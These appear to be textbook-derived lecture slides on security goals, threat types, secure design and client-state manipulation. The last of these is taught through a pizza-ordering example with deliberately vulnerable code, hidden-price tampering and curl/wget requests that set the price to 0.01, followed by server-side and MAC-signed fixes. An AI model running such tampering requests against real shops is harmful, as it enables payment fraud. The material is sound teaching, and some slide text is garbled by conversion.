

Overview

- Security Goals (Chapter 1)
- Secure Systems Design (Chapter 2)
- Client State Manipulation (Chapter 7)
- SQL-Injection (Chapter 8)
- Password Security (Chapter 9)
- Cross-Domain Security in Web Applications (Chapter 10)

"Foundations of Security: What Every Programmer Needs To Know"
Neil Daswani, Christoph Kern, and Anita Kesavan

Content is licensed under the Creative Commons 3.0 License.



CHAPTER 1

Security Goals

Slides adapted from "Foundations of Security: What Every Programmer Needs To Know" by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; <http://www.foundationsofsecurity.com>). Except as otherwise noted, the content of this presentation is licensed under the Creative Commons 3.0 License.





Agenda

- Seven Key Security Concepts:
 - Authentication
 - Authorization
 - Confidentiality
 - Data / Message Integrity
 - Accountability
 - Availability
 - Non-Repudiation

- System Example: Web Client-Server Interaction



1.1. Security Is Holistic

- Physical Security
- Technological Security
 - Application Security
 - Operating System Security
 - Network Security
- Policies & Procedures
- All Three Required

1.1.1. Physical Security

- Limit access to physical space to prevent asset theft and unauthorized entry
- Protecting against information leakage and document theft
- Ex: *Dumpster Diving* - gathering sensitive information by sifting through the company's garbage



1.1.2. Technological Security (1)

(Application Security)

Web Server & Browser Example

- Web server has no vulnerabilities
- No flaws in identity verification process
- Configure server correctly
 - local files
 - database content
- Interpret data robustly

1.1.2. Technological Security (2)

(OS & Network Security)

- Apps (e.g. servers) use OS for many functions
- OS code likely contains vulnerabilities
 - Regularly download patches to eliminate (e.g. Windows Update for critical patches)
- Network Security: mitigate malicious traffic
- Tools: Firewalls & Intrusion Detection Systems



1.1.3. Policies & Procedures

- Ex: *Social engineering attack* - taking advantage of unsuspecting employees (e.g. attacker gets employee to divulge his username & password)
- Guard sensitive corporate information
- Employees need to be aware and educated



Security Concepts

- Authentication
- Authorization
- Confidentiality
- Data / Message Integrity
- Accountability
- Availability
- Non-Repudiation

Archetypal Characters

- Alice & Bob – “good guys”
- Eve – a “passive” eavesdropper
- Mallory – an “active” eavesdropper
- Trent – trusted by Alice & Bob

Alice



Bob

1.2. Authentication

- Identity Verification
- How can Bob be sure that he is communicating with Alice?
- Three General Ways:
 - Something you *know* (i.e., **Passwords**)
 - Something you *have* (i.e., **Tokens**)
 - Something you *are* (i.e., **Biometrics**)

1.2.1. Something you *KNOW*

■ Example: Passwords

□ Pros:

- Simple to implement
- Simple for users to understand

□ Cons:

- Easy to crack (unless users choose strong ones)
- Passwords are reused many times

■ One-time Passwords (OTP): different password used each time, but it is difficult for user to remember all of them

```
Debian GNU/Linux slink localhost
```

```
mapef login: natasah
```

```
Password: █
```

1.2.2. Something you *HAVE*

- OTP Cards (e.g. SecurID): generates new password each time user logs in
- Smart Card: tamper-resistant, stores secret information, entered into a card-reader
- Token / Key (i.e., iButton)
- ATM Card
- Strength of authentication depends on difficulty of forging

1.2.3. Something you *ARE*

- Biometrics



Technique		
Palm Scan	Effectiveness ?	Social Acceptance ?
Iris Scan		
Retinal Scan		
Fingerprint		
Voice Id		
Facial Recognition		
Signature Dynamics		

- Pros: “raises the bar”
- Cons: false negatives/positives, social acceptance, key management
 - false positive: authentic user rejected
 - false negative: impostor accepted

1.2.4. Final Notes

- Two-factor Authentication: Methods can be combined. E.g. something you have (ATM card) & something you know (PIN)
- Who is authenticating who?
 - Person-to-computer?
 - Computer-to-computer?
- Three types (e.g. SSL):
 - Client Authentication: server verifies client's id
 - Server Authentication: client verifies server's id
 - Mutual Authentication (Client & Server)

1.3. Authorization

- Checking whether a user has permission to conduct some action
- Identity vs. Authority
- Is a “subject” (Alice) allowed to access an “object” (open a file)?
 - (ATMs let a user take out a max amount per day)
- *Access Control List*: mechanism used by many operating systems to determine whether users are authorized to conduct different actions



Archetypal Characters

- Alice & Bob – “good guys”
- Eve – a “passive” eavesdropper
- Mallory – an “active” eavesdropper
- Trent – trusted by Alice & Bob

Alice



Bob



1.3.1. Access Control Lists (ACLs)

- Set of three-tuples
 - <User, Resource, Privilege>
 - Specifies which users are allowed to access which resources with which privileges
- Privileges can be assigned based on roles (e.g. admin)

Table 1-1. *A Simple ACL*

User	Resource	Privilege
Alice	/home/ Alice/*	Read, write, execute
Bob	/home/Bob / *	Read, write, execute

1.4. Confidentiality

- Goal: Keep the contents of communication or data on storage secret
- Example: Alice and Bob want their communications to be secret from Eve
- Achieved by *Key* – a secret shared between Alice & Bob
- Sometimes accomplished with
 - Cryptography, Steganography, Access Controls, Database Views

1.5. Message/Data Integrity

- *Man in the middle attack*: Conversation is controlled by the attacker. Ex. Has Mallory tampered with the message that Alice sends to Bob?
- *Integrity Check*: Add redundancy to data/messages
- Techniques:
 - Hashing (MD5, SHA-1, ...), Checksums (CRC...)
 - Message Authentication Codes (MACs)
- Different From Confidentiality:
 - A -> B: "The value of x is 1" (not secret)
 - A -> M -> B: "The value of x is 10000" (BAD)
 - A -> M -> B: "The value of y is 1" (BAD)

1.6. Accountability

- Able to determine the attacker or principal
- Logging & Audit Trails
- Requirements:
 - Secure Timestamping (OS vs. Network)
 - Data integrity in logs & audit trails, must not be able to change trails, or be able to detect changes to logs
 - Otherwise attacker can cover their tracks


1.7. Availability

- Uptime, Free Storage
 - System downtime limit, Web server response time
- Solutions:
 - Add redundancy to remove single point of failure
 - Impose “limits” that legitimate users can use
- Goal of DoS (Denial of Service) attacks are to reduce availability
 - Malware used to send excessive traffic to victim site
 - Overwhelmed servers can't process legitimate traffic

1.8. Non-Repudiation

- Maker of a transaction cannot deny it
- Alice wants to prove to Trent that she did communicate with Bob
- Generate evidence / receipts (digitally signed statements)
- Often not implemented in practice, credit-card companies become de facto third-party verifiers

1.9. Concepts at Work (1)




Is DVD-Factory Secure?

1.9. Concepts at Work (2)

- Availability:

- DVD-Factory ensures its web site is running 24-7

- Authentication:



- Confidentiality:

- Bob's browser and DVD-Factory web server set up an encrypted connection (lock on bottom left of browser)

1.9. Concepts at Work (3)

- Authorization:
 - DVD-Factory web site consults DB to check if Bob is authorized to order widgets on behalf of PCs-R-Us
- Message / Data Integrity:
 - Checksums are sent as part of each TCP/IP packets exchanged (+ SSL uses MACs)
- Accountability:
 - DVD-Factory logs that Bob placed an order for Sony DVD-R 1100
- Non-Repudiation:
 - Typically not provided w/ web sites since TTP (trusted-third-party) required.



Chapter 1 Summary

- Technological Security In Context
- Seven Key Security Concepts
- DVD-Factory Example:
Security Concepts at Work

CHAPTER 2

Secure Systems Design

Slides adapted from "Foundations of Security: What Every Programmer Needs To Know" by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; <http://www.foundationsofsecurity.com>). Except as otherwise noted, the content of this presentation is licensed under the Creative Commons 3.0 License.





Agenda

- Understanding Threats
- “Designing-In” Security
- Convenience and Security
- Open vs. Closed Source
- A Game of Economics



2.1. Understanding Threats

- Defacement
- Infiltration
- Phishing
- Pharming
- Insider Threats
- Click Fraud
- Denial of Service
- Data Theft/Loss

2.1.1. Defacement

- Online Vandalism, attackers replace legitimate pages with illegitimate ones
- Targeted towards political web sites
- Ex: White House website defaced by anti-NATO activists

2.1.2. Infiltration

- An attempt to sneak across a secure place
- Unauthorized parties gain access to resources of computer system (e.g. CPUs, disk, network bandwidth)
- Could gain read/write access to back-end DB
- Ensure that attacker's writes can be detected

- Different goals for different organizations
 - Political site only needs integrity of data
 - Financial site needs integrity & confidentiality

2.1.3. Phishing

- Attacker sets up spoofed site that looks real
 - Lures users to enter login credentials and stores them
 - Usually sent through an e-mail with link to spoofed site asking users to “verify” their account info
 - The links might be disguised through the click texts
 - Wary users can see actual URL if they hover over link

```
<a href="http://www.evil-site.com">
```

```
    Legitimate Site
```

```
</a>
```



Legitimate Site

http://www.evil-site.com/

2.1.4. Pharming

- Like phishing, attacker's goal is to get user to enter sensitive data into spoofed website
- Larger number of users is victimized
- no conscious action is required by the victim

- *DNS Cache Poisoning* – attacker is able to compromise DNS tables so as to redirect legitimate URL to their spoofed site
 - DNS translates URL to IP addresses
 - Attacker makes DNS translate legitimate URL to their IP address
 - the result gets cached, poisoning future accesses

2.1.5. Insider Threats

- Attacks carried out with cooperation of insiders
 - Insiders could have access to data and leak it
 - Ex: DB and Sys Admins usually get complete access
- *Separation of Privilege / Least Privilege Principle*
 - Provide individuals with only enough privileges needed to complete their tasks
 - Don't give unrestricted access to all data and resources



2.1.6. Click Fraud

- Targeted against pay-per-click ads
- Attacker could click on competitor's ads
 - Uses up competitor's ad budgets
 - Gains exclusive attention of legitimate users
- Site publishers could click on ads to get revenue
- Automated through malware such as botnets

2.1.7. Denial of Service (DoS)

- Attacker supply server with an excess of packets causing it to drop legitimate packets
 - Makes service unavailable, downtime = lost revenue
- Particularly a threat for financial and e-commerce vendors
- Can be automated through botnets

2.1.8. Data Theft and Data Loss

- Several Examples: BofA, ChoicePoint, VA
 - BofA: backup data tapes lost in transit
 - ChoicePoint: fraudsters queried DB for sensitive info
 - VA (Veterans Affairs): employee took computer with personal info home & his home was burglarized
- CA laws require companies to disclose theft/loss
- Even for encrypted data, should store key in separate media

Threat Modeling

Application Type	Most Significant Threat
Civil Liberties web site White House web site	Defacement
Financial Institution Electronic Commerce	Compromise one or more accounts; Denial-of-Service
Military Institution Electronic Commerce	Infiltration; access to classified data

2.2. Designing-In Security

- Design features with security in mind
 - Not as an afterthought
 - Hard to “add-on” security later
- Define concrete, measurable security goals. Ex:
 - Only certain users should be able to do X. Log action.
 - Output of feature Y should be encrypted.
 - Feature Z should be available 99.9% of the time
- Bad Examples: Windows 98, Internet

2.2.1. Windows 98

- Diagnostic Mode:
 - Accessed through 'F8' key when booting
 - Can bypass password protections, giving attacker complete access to hard disks & data
- Username/Password Security was added as an afterthought
- Should have been included at the start, then required it for entering diagnostic mode

2.2.2. The Internet

- All nodes originally university or military (i.e. trusted) since it grew out of DARPA
- With commercialization, lots of new hosts, all allowed to connect to existing hosts regardless of whether they were trusted
- Deployed Firewalls: allows host to only let in trusted traffic
 - Loopholes: lying about IPs, using cleared ports, ...

IP Whitelisting & Spoofing

- *IP Whitelisting*: accepting communications only from hosts with certain IP addresses
- *IP Spoofing attack*: attacker mislabels (i.e. lies) source address on packets, slips past firewall
- Response to spoofing sent to host, not attacker
 - Multiple communication rounds makes attack harder
 - May DoS against legitimate host to prevent response

2.3. Convenience and Security

- Sometimes inversely proportional
 - More secure → Less convenient
 - Too Convenient → Less secure
- If too inconvenient → unusable → users will workaround → insecure
- Ex: users may write down passwords
- Good technologies increase both: relative security benefit at only slight inconvenience

2.4. Open vs. Closed Source

- “Is open-source software secure?”
- Open:
 - Some people might look at security of your application (if they care)
 - may or may not tell you what they find
- Closed:
 - not making code available does not hide much
 - need diverse security-aware code reviews
- A business decision: Not a security one!

2.5 A Game of Economics


- All systems insecure: how insecure?
- What is the cost to break system? Weakest link?
- For every \$ that defender spends, how many \$ does attacker have to spend?
- If (Cost to “break” system >> Reward to be gained)
 - Then system is secure
 - Otherwise system is NOT secure
- “Raise the bar” high enough
- Security is about **risk management**

2.5.1 Economics Example

- Two ways to break system with L -bit key
 - Brute-force search for key: costs C cents/try
 - “Payoff” employee (earning S yearly for Y years, interest α) for the key: costs $P = \sum_{i=0}^Y S\alpha^{Y-i}$ dollars
- Brute-Force Total Cost:
 - On average, try half the keys
 - $Cost = (C/2)(2^L) = 2^{L-1}C$
- Ex: Say $P = \$5$ million, $L = 64$, $C = 3.4e-11$, brute-force cost is $> \$300$ million (better to payoff)
- Break-even point: $2^{L-1}C = \sum_{i=0}^Y S\alpha^{Y-i}$

2.6 “Good Enough” Security

- Alpha Version: security should be good enough
 - Won't have much to protect yet
 - Difficult to predict types of threats
 - But still set up a basic security framework, “hooks”
- Beta Version: throw away alpha
- Design in security to deal with threats discovered during testing



Chapter 2 Summary

- Threats (DoS, Phishing, Infiltration, Fraud, ...)
- Economics Game (cost \gg reward for attacker)
- “Good Enough” Security: Design Incrementally From Beginning

CHAPTER 7

Client-State Manipulation

Slides adapted from "Foundations of Security: What Every Programmer Needs To Know" by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; <http://www.foundationsofsecurity.com>). Except as otherwise noted, the content of this presentation is licensed under the Creative Commons 3.0 License.



Agenda

- *Web application* – collection of programs used by server to reply to client (browser) requests
 - Often accept user input: don't trust, validate!
- HTTP is *stateless*, servers don't keep state
 - To conduct transactions, web apps have state
 - State info may be sent to client who echoes it back in future requests
- Example Exploit: “Hidden” parameters in HTML are not really hidden, can be manipulated

7.1. Pizza Delivery Web Site Example

- Web app for delivering pizza
 - Online order form: `order.html` – say user buys one pizza @ \$5.50
 - Confirmation form: generated by `confirm_order` script, asks user to verify purchase, price is sent as hidden form field
 - Fulfillment: `submit_order` script handles user's order received as `GET` request from confirmation form (`pay` & `price` variables embedded as parameters in URL)

7.1. Pizza Web Site Code


■ Confirmation Form:

```
<HTML><head><title>Pay for Pizza</title></head>
<body><form action="submit_order" method="GET">
<p> The total cost is 5.50. Are you sure you
would like to order? </p>
<input type="hidden" name="price" value="5.50">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">
</form></body></HTML>
```

■ Submit Order Script:

```
if (pay = yes) {
    success = authorize_credit_card_charge(price);
    if (success) {
        settle_transaction(price);
        dispatch_delivery_person();
    } else { // Could not authorize card
        tell_user_card_declined();
    }
} else { display_transaction_cancelled_page(); // no}
```

7.1. Buying Pizza Example




Price Stored in
Hidden Form Variable
`submit_order?price=5.50`

Attacker will modify


7.1.1. Attack Scenario (1)

- Attacker navigates to order form...



7.1.1. Attack Scenario (2)

- ...then to submit order form



7.1.1. Attack Scenario (3)

- And he can View Page Source | Save As:

```
total cost is $5.50.  
you should you would like to order?  
put type="hidden" name="price" value="5.50">  
put type=submit name="pay" value="yes">  
put type=submit name="cancel" value="no">  
odv>
```

7.1.1. Attack Scenario (4)

- Changes price in source, reloads page locally!


```
Are you should you would like to order?  
<input type="hidden" name="price" value="0.01">  
<input type="submit" name="pay" value="yes">  
<input type="submit" name="cancel" value="no">  
</body>
```

- Browser sends request:

```
GET /submit_order?price=0.01&pay=yes HTTP/1.1
```

- Hidden form variables are essentially in clear

7.1.1. Attack Scenario (5)



7.1.1. Attack Scenario (6)

- Command-line tools to generate HTTP requests
- `curl` or `Wget` automates & speeds up attack:

```
curl https://www.deliver-me-pizza.com/  
submit_order ?price=0.01&pay=yes
```

- Even against POST, can specify params as arguments to `curl` or `wget` command

```
curl -dprice=0.01 -dpay=yes https://www.deliver-me-  
pizza.com/submit_order
```

```
wget --post-data 'price=0.01&pay=yes' https://  
www.deliver-me-pizza.com/submit_order
```

7.1.2. Solution 1: Authoritative/ Sensitive State Stays on Server

- Server sends *session-id* to client
 - Server has table mapping session-ids to prices
 - Randomly generated (hard to guess) 128-bit id sent in hidden form field instead of the price.

```
<input type="hidden" name="session-id"  
      value="3927a837e947df203784d309c8372b8e">
```

□ New Request

```
GET /submit_order?session-id=3927a837e947df203784d309c8372b8e  
&pay=yes HTTP/1.1
```

7.1.2. Solution 1 Changes

- `submit_order` script changes:

```
if (pay = yes) {  
    price = lookup(session-id); // in table  
    if (price != NULL) {  
        // same as before  
    }  
    else { // Cannot find session  
        display_transaction_cancelled_page();  
        log_client_IP_and_info(); }  
} else {  
    // same no case  
}
```

7.1.2. Session Management

- 128-bit session-id, $n = \#$ of session-ids
 - Limit chance of correct guess to $n/2^{128}$.
 - Time-out idle session-ids
 - Clear expired session-ids
 - Session-id: hash random # & IP address – harder to attack (also need to spoof IP)
- Con: server requires DB lookup for each request
 - Performance bottleneck – possible DoS from attackers sending random session-ids

7.1.3. Solution 2: Signed State To Client

- Keep Server stateless, attach a signature to state and send to client
 - Can detect tampering through MACs (Message Authentication Codes)
 - Sign whole transaction (based on all parameters)
 - Security based on secret key known only to server

```
<input type="hidden" name="item-id" value="1384634">
<input type="hidden" name="qty" value="1">
<input type="hidden" name="address" value="123 Main St, Stanford, CA">
<input type="hidden" name="credit_card_no" value="5555 1234 4321 9876">
<input type="hidden" name="exp_date" value="1/2012">
<input type="hidden" name="price" value="5.50">
<input type="hidden" name="signature"
value="a2a30984f302c843284e9372438b33d2">
```


7.1.3. Solution 2 Analysis

■ Changes in `submit_order` script:

```
if (pay = yes) {  
    // Aggregate transaction state parameters  
    // Note: | is concatenation operator, # a delimiter.  
    state = item-id | # | qty | # | address | # |  
           credit_card_no | # | exp_date | # | price;  
    //Compute message authentication code with server key K.  
    signature_check = MAC(K, state);  
    if (signature == signature_check) { // proceed normally }  
    else { // Invalid signature: cancel & log }  
} else { // no pay - cancel}
```

- Can detect tampered state vars from invalid signature

■ Performance Hit

- Compute MACs when processing HTTP requests
